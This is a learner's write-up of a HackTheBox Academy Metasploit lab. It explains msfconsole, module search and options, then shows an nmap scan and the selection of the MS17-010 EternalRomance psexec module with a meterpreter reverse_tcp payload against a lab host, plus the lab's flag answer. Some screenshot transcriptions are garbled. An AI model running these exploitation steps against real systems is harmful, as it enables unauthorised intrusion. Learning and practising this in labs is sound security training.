

**LinkedIn:** [Kelvin Kimotho](#)

### **Using the Metasploit Framework module on HackTheBox**

Here is my shareable link to the module completion badge

<https://academy.hackthebox.com/achievement/1476251/39>

## Introduction to Metasploit

- Metasploit is a Ruby-based, modular penetration testing platform.
- It allows writing, testing, and executing exploit code.
- Exploit code can be custom or sourced from a database of existing exploits.

### Core Features include

- A suite of tools for testing security vulnerabilities, enumerating networks, executing attacks, and evading detection.
- Includes commonly used tools for penetration testing and exploit development.
- Offers multiple attack vectors for various platforms and services.

Metasploit comes in two versions namely **Metasploit Pro version** and **Metasploit Framework**.

### Metasploit Pro

It comes with additional features including,

- Task Chains
- Social Engineering
- Vulnerability Validations

- GUI
- Quick Start Wizards
- Nmap Integration

## **Metasploit Framework Console (msfconsole)**

- It is a centralized interface for accessing Metasploit features.
- Offers a comprehensive set of functionalities.

Key Features include,

- Only supported way to access most features in Metasploit.
- Has a console-based interface with full readline support, tabbing, and command completion.
- Can execute external commands via msfconsole

## **Understanding the Architecture**

- Base files located in /usr/share/metasploit-framework/modules

To see the components in the location we use the ls command. “ls /usr/share/metasploit-framework/modules”

Key Components

- Data and Documentation. Functioning parts and technical details.
- Modules. Organized into categories found in /usr/share/metasploit-framework/modules:
- Auxiliary, Encoders, Evasion, Exploits, Nops, Payloads, Post.

## **Plugins**

- Plugins Offer flexibility and automation in msfconsole.
- Can be manually or automatically loaded.

We can use ls command to list the plugins on our framework. “ls /usr/share/metasploit-framework/plugins/”

## Scripts

- They provide Meterpreter functionality and other utilities.

We can also list scripts using the ls command. “ ls /usr/share/metasploit-framework/scripts/”

## Tools


- They are accessible directly from the msfconsole menu. We can use ls command to list the tools in the framework.  
“ls /usr/share/metasploit-framework/tools/”

**Question:** Which version of Metasploit comes equipped with a GUI interface?

**Answer:** Metasploit Pro

**Question:** What command do you use to interact with the free version of Metasploit?

**Answer:** msfconsole



## Introduction to MSFconsole

To start interacting with the Metasploit Framework, we just open terminal and type **msfconsole** command. I tried it on my kali machine.

We can use the `-q` option to suppress the banner. “**`msfconsole -q`**”.

A screenshot of a Kali Linux desktop environment. The desktop background features a large, semi-transparent watermark of the word "KALI LINUX" in blue, with the tagline "the quieter you become, the more you are able to hear" underneath. In the top left corner, there's a dock with icons for various applications like a browser, file manager, and terminal. A terminal window titled "(kali㉿kali)-[~]" is open, showing the command "\$ msfconsole -q". The system tray at the top right shows the date and time as "7:43". On the left side of the screen, there's a vertical sidebar with icons for "New Volume", "375 GB Vol...", "Trash", "File System", and "Home".

- To see available commands, type **help**.

```

(kali㉿kali)-[~]
$ msfconsole -q
Kali Docs  Kali Forums  Kali-NetHunter  Exploit-DB  Google Hacking DB  OffSecs
msf6 > help

Core Commands
  _____
  |   File   Home   Insert   Layout   References   Review   View   Help   |
  |   Command   Description   |
  |   ?       Help menu   |
  |   banner  Display an awesome metasploit banner   |
  |   cd      Change the current working directory   |
  |   color   Toggle color   |
  |   connect Communicate with a host   |
  |   debug   Display information useful for debugging   |
  |   exit    Exit the console   |
  |   features Display the list of not yet released features that can be opted in to   |
  |   get     Gets the value of a context-specific variable   |
  |   getg   Gets the value of a global variable   |
  |   grep   Grep the output of another command   |
  |   help   Help menu   |
  |   history Show command history   |
  |   load   Load a framework plugin   |
  |   quit   Exit the console   |
  |   repeat  Repeat a list of commands   |
  |   route   Route traffic through a session   |
  |   save   Saves the active datastores   |
  |   sessions Dump session listings and display information about sessions   |
  |   set    Sets a context-specific variable to a value   |
  |   setg   Sets a global variable to a value   |
  |   sleep  Do nothing for the specified number of seconds   |
  |   spool  Write console output into a file as well the screen   |
  |   threads View and manipulate background threads   |
  |   tips   Show a list of useful productivity tips   |
  |   unload Unload a framework plugin   |
  |   unset  Unsets one or more context-specific variables. To update Metasploit, you can do so with:   |
  |   unsetg Unsets one or more global variables   |
  |   version Show the framework and console library version numbers

```

The first steps is ensuring the modules in the framework are up to date.

- **msfupdate** used to be run in the terminal outside of msfconsole, we can easily update via the **apt** package manager.

To install or update Metasploit, we can use the following command. “ **sudo apt update && sudo apt install metasploit-framework**”

## Enumeration Process

- Before attempting any exploit, it's crucial to conduct an enumeration process. This involves identifying the public-facing services running on the target.

Key Steps include

- Identify Services. Determining what services (HTTP, FTP, SQL, etc.) are running and their versions.

- Scan Target. Performing a thorough scan of the target's IP address to gather this information.
- Vulnerability Assessment. Versions of services are vital in determining vulnerabilities. Unpatched or outdated versions are common entry points.

**MSF Engagement Structure.** The engagement structure in Metasploit can be divided into five categories namely,

- Enumeration
- Preparation
- Exploitation
- Privilege Escalation
- Post-Exploitation

## Metasploit Modules

Metasploit modules are pre-written scripts designed to exploit vulnerabilities.

Modules are categorized with a specific syntax:

- Modules <No.> <type>/<os>/<service>/<name>

**Index No.** Identifies the module for selection.

**Type.** Indicates the module's functionality:

- Auxiliary: Scanning, fuzzing, and admin tasks.
- Encoders: Ensure payload integrity.

- Exploits: Deliver payloads through vulnerabilities.
- NOPs: Maintain payload size consistency.
- Payloads: Execute remote code and establish connections.
- Plugins: Additional scripts for integration.
- Post: Gather info and further exploit.
- OS: Specifies the target operating system and architecture.
- Service: Identifies the vulnerable service on the target.
- Name: Describes the action the module performs.

Search allows us to find modules based on specific criteria. We use the following command

- "msf6 > help search"

Format: "search [<options>] [<keywords>:<value>]"

Options include

- -h: Help information.
- -o <file>: Output to CSV.
- -S <string>: Regex filter for results.
- -u: Use module if only one result is found.
- -s <search\_column>: Sort results by a specified column.
- -r: Reverse sort order.

## **Keywords for Searching**

- aka, author, arch, bid, cve, edb, check, date, description, fullname, mod\_time, name, path, platform, port, rank, ref, reference, target, type.

## **Supported Search Columns**


- rank, date, disclosure\_date, name, type, check.

## Example Searches include,

- "search cve:2009 type:exploit"
- "search cve:2009 -s name"

## Basic Search

Command Example. "msf6 > search eternalromance" might return something like  
"exploit/windows/smb/ms17\_010\_psexec"



The screenshot shows the Metasploit Framework interface on a Kali Linux desktop. The terminal window displays the command "msf6 > search eternalromance" followed by a table of matching modules. The table has columns: #, Name, Disclosure Date, Rank, Check, and Description. Two modules are listed:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
1	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution

Below the table, the terminal shows the command "Interact with a module by name or index. For example info 1, use 1 or use auxiliary/admin/smb/ms17\_010\_command". The prompt "msf6 >" is visible at the bottom.

At the bottom of the terminal window, there is a "Refining Search" section with a bullet point: "Specific Search Example: o Command: 'msf6 > search type:exploit platform:windows cve:2021'".

## Specific Search for Exploits

Command: " search eternalromance type:exploit" returning  
"exploit/windows/smb/ms17\_010\_psexec"

Metasploit Framework - Using the Metasploit Framework to search for EternalRomance exploit modules.

```
msf6 > search eternalromance type:exploit
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms17\_010\_psexec

msf6 >

Specific Search for Exploits

Command: "search eternalromance type:exploit" returning "exploit/windows/smb/ms17\_010\_psexec"

Refining search...

## Specific Search Example

- Command: "search type:exploit platform:windows cve:2021 rank:excellent microsoft"
- returns Multiple exploits related to Microsoft vulnerabilities.

Metasploit Framework - Using the Metasploit Framework to search for Microsoft vulnerabilities on Windows.

```
msf6 > search type:exploit platform:windows cve:2021 rank:excellent microsoft
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/exchange_proxylogon_rce	2021-03-02	excellent	Yes	Microsoft Exchange ProxyLogon RCE
1	exploit/windows/http/exchange_proxyshell_rce	2021-04-06	excellent	Yes	Microsoft Exchange ProxyShell RCE
2	exploit/windows/http/exchange_chainedserializationbinder_rce	2021-12-09	excellent	Yes	Microsoft Exchange Server ChainedSerializationBinder RCE
3	exploit/windows/fileformat/word_mshtml_rce	2021-09-23	excellent	No	Microsoft Office Word Malicious MSHTML RCE
4	exploit/windows/http/sharepoint_unsafe_control	2021-05-11	excellent	Yes	Microsoft SharePoint Unsafe Control and ViewState RCE

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/http/sharepoint\_unsafe\_control

msf6 >

Specific Search Example

- Command: "search type:exploit platform:windows cve:2021 rank:excellent microsoft"

returns Multiple exploits related to Microsoft vulnerabilities.

Selecting a Module

- Example Scenario: Target running SMB vulnerable to EternalRomance (MS17\_010)
- Nmap Scan:
  - Command: nmap -sV 10.10.10.40
  - Findings: Port 445 (Microsoft Windows, SMB) is open.
- Search for MS17\_010:
  - Command: "msf6 > search ms17\_010"

## Selecting a Module

- Example Scenario. Target running SMB vulnerable to EternalRomance (MS17\_010).
- Nmap Scan
  - Command: nmap -sV IP
  - Findings maybe Port 445 (Microsoft Windows SMB) is open.
- Search for MS17\_010:
  - Command: " search ms17\_010" Returns several related modules, including exploit/windows/smb/ms17\_010\_psexec.
- Choosing the Module:
  - Command: "use 0"
  - This selects the exploit/windows/smb/ms17\_010\_psexec module for testing.

The screenshot shows the Metasploit Framework interface on a Kali Linux system. The title bar indicates the session is kali@kali: ~/Desktop. The main window displays search results for 'MS17\_010' in the msf6 module database. The results table includes columns for #, Name, Disclosure Date, Rank, Check, and Description. The 'ms17\_010\_psexec' module is highlighted in purple. Below the table, instructions for interacting with modules are shown, followed by the command 'use 0' which selects the 'ms17\_010\_psexec' module. A note states 'No payload configured, defaulting to windows/x64/meterpreter/reverse\_tcp'. At the bottom, a context menu for the selected module is displayed, listing options like 'Nmap Scan', 'Command: nmap -sV IP', and 'Findings maybe Port 445 (Microsoft Windows SMB) is open.'

## Viewing Module Options

### Check Options

- Command: "options"
- Displays required and optional settings for the selected module.

The screenshot shows the Metasploit Framework interface on a Kali Linux system. The terminal window displays the following output:

```

msf6 exploit(windows/smb/ms17_010_ternalblue) > options
      Name   Current Setting  Required  Description
      RHOSTS          445        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
      RPORT           445        yes       The target port (TCP)
      SMBDomain      None       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
      SMBPass        Times New Roman  no        (Optional) The password for the specified username
      SMBUser        Administrator  yes      (Optional) The username to authenticate as
      VERIFY_ARCH     true       yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
      VERIFY_TARGET   true       yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

      Payload options (windows/x64/meterpreter/reverse_tcp):
      Name   Current Setting  Required  Description
      EXITFUNC    thread      yes       Exit technique (Accepted: '', seh, thread, process, none)
      LHOST       192.168.43.197 yes       The listen address (an interface may be specified)
      LPORT       4444         yes       The listen port

      Exploit target:
      Id  Name
      --  --
      0  Automatic Target

      View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_ternalblue) >
  
```

### Key Settings:

- RHOSTS: Target host(s) (required)
- RPORT: Target port (default: 445)
- SHARE: Specify the share to connect to (default: ADMIN\$)
- Payload Options
  - LHOST: Listening address (required)
  - LPORT: Listening port (default: 4444)

We can use the command **info** after selecting the module if we want to know something more about the module.

- An example is “info”

The screenshot shows the Metasploit Framework interface on a Kali Linux desktop. The terminal window displays the command `msf6 exploit(windows/smb/ms17_010_eternalblue) > info`. The output provides detailed information about the module, including its name (MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption), module (exploit/windows/smb/ms17\_010\_eternalblue), platform (Windows), architecture (x64), privilege level (Yes), license (Metasploit Framework License (BSD)), rank (Average), and disclosure date (2017-03-14). It also lists contributors such as Equation Group, Shadow Brokers, sleepy, Sean Dillon, Dylan Davis, thelightcosine, wvu, agalway-r7, cdelafuente-r7, and cdelafuente-r7. The payload options section includes fields for LHOST (Listening address required) and LPORT (Listening port, default: 4444). A note states: "We can use the command info after selecting the module if we want to know something more about the module." Below this, the "Available targets:" section lists targets from 0 to 8, with target 0 being "Automatic Target". A note next to target 0 says: "An example is 'info'". Another note says: "we then set some specifications to customize the module to use it successfully against our target, such as setting the target (RHOST or RHOSTS).". A third note under target 0 says: "'set RHOSTS Target\_IP'" and "Option setg specifies options selected by us as permanent until the program is restarted." At the bottom, there are sections for "Check supported:" (Yes) and "Basic options:".

we then set some specifications to customize the module to use it successfully against our target . such as setting the target (RHOST or RHOSTS).

- “set RHOSTS Target\_IP”

Option **setg**, specifies options selected by us as permanent until the program is restarted.

- An example usage is “`setg RHOSTS TARGET_IP`”

we can proceed to launch the attack by using the “**run**” command. This should enable us gain a shell on our target machine.

**Question:** Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer.

**Answer:** HTB{MSF-W1nD0w5-3xPL01t4t10n}

The screenshot shows a web browser window with the URL <https://academy.hackthebox.com/module/39/section/404>. The page title is "Hack The Box - Academy". The main content area is titled "Questions" and contains the following text:  
Answer the question(s) below to complete this Section and earn cubes!  
Target(s): 10.129.217.106 (ACADEMY-MSF2-WIN01)   
Life Left: 98 minute(s) + Terminate X  
+ 2 Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer.  
HTB(MSF-W1nD0w5-3xPL01t10n)  
Submit  
Below the text, there are navigation buttons: "Previous" and "Next". To the right, there are links for "Cheat Sheet" and "Download VPN Connection File". A "Mark Complete & Next" button is highlighted with a green border. At the bottom right, it says "Powered by HACKTHEBOX".

First i did a nmap scan on my target to see what services were running.


The screenshot shows a terminal window with the command `nmap -sV 10.129.217.106` run. The output is as follows:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 07:31 UTC  
Nmap scan report for 10.129.217.106  
Host is up (0.22s latency).  
Not shown: 996 closed tcp ports (conn-refused)  
PORT STATE SERVICE VERSION  
80/tcp open http Microsoft IIS httpd 10.0  
135/tcp open msrpc Microsoft Windows RPC  
139/tcp open netbios-ssn Microsoft Windows netbios-ssn  
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds  
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 52.84 seconds

Below the terminal output, there is a note: "Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer." There is also a placeholder "Submit your answer here..." and a "Submit" button. Navigation buttons "Previous" and "Next" are at the bottom left, and a "Mark Complete & Next" button is at the bottom right.

This service was running "445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 -

2012 microsoft-ds". SMB server port 445 is open upon scanning the target and it is vulnerable to EternalRomance (MS17\_010) exploits.

I went Searching for EternalRomance “search eternalromance”



The screenshot shows a Kali Linux desktop environment. The top bar includes icons for file manager, browser, terminal, and system status. The terminal window is titled "kali@kali: ~/Desktop" and displays the following msfconsole session:

```
(kali㉿kali)-[~/Desktop]
$ msfconsole -q
msf6 > search eternalromance

Matching Modules
=====
#      Name
-
0    exploit/windows/smb/ms17_010_psexec   Disclosure Date: 2017-03-14   Rank: normal   Check: Yes   Description: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
1    auxiliary/admin/smb/ms17_010_command   Disclosure Date: 2017-03-14   Rank: normal   Check: No     Description: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/admin/smb/ms17_010_command
msf6 > 
```

The desktop interface includes a dock with icons for File System, Home, Trash, and a terminal icon.

```
kali㉿kali:~/Desktop
```

File Actions Edit View Help

```
msfconsole -q
```

search eternalromance type:exploit

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms17\_010\_psexec

```
msf6 > msf6 > [REDACTED]
```

Validating certificate extended key usage

Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server Authentication

Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Client Authentication

Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication

VERIFY END OF

VERIFY OK depth=0, C=BR, O=Draack The BRA, OU=Systems, C=Brazil

Control Channel (TLSv1.2) AES\_256\_GCM\_SHA256 peer\_certificate: 256 bits ED25519 signatures ED25519 peer temporary key: 256 bits ED25519

Peer Connection Initiated with (AF\_INET)[10.40.220.32]:1137

new session descriptor ACTIVE arcsim INITIAL session strid

TLS: (ls) multi-process: initial untrusted session proxied to trusted.

SENT CONTROL (ls-academy-3): "PUSH REQUEST" (status)

PUSH Received control message: "PUSH\_REPLY", route 10.10.10.8/255.255.254.0, route 10.129.0.0/255.255.255.0, route=IPv6 dead:beef::/64,explicit-exit-node,route=IPv4,route-gateway 10.10.10.1, topology submitted, 10.10.10.8/255.255.254.0, route=IPv6 dead:beef::/64,dead:beef::/32,ifconfig 10.10.10.8/255.255.254.0, peer=ECDHE-AES-256-GCM-SHA384

OPTIONS REPORT -> (ls-academy-3) options modified

OPTIONS REPORT -> (ls-academy-3) route options modified

OPTIONS REPORT -> (ls-academy-3) route-related options modified

Preserving previous TUN/TAP instance: tun0


Initialization Sequence Completed

Data Channel - cipher "AES-256-CBC", auth "SHA256", peer-id: 30, compression: "lzo"

Insert ring 10.10.10.8/255.255.254.0, route=IPv6 dead:beef::/64,dead:beef::/32,ifconfig 10.10.10.8/255.255.254.0, peer=ECDHE-AES-256-GCM-SHA384

Protocol options: explicit-exit-node


Searching for Search for MS17\_010 exploit. “search ms17\_010” gave the same exploit.



The screenshot shows a Kali Linux desktop environment with a Metasploit Framework window open. The terminal window displays the command "msf6 > search ms17\_010" and the resulting "Matching Modules" table:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_ternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Exec
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb\_ms17\_010



The screenshot shows the Metasploit Framework window with the "MSF-Select Module" section highlighted. The terminal window displays the command "msf6 > search ms17\_010" and the resulting "Matching Modules" table. The "exploit/windows/smb/ms17\_010\_psexec" module is selected.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_ternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
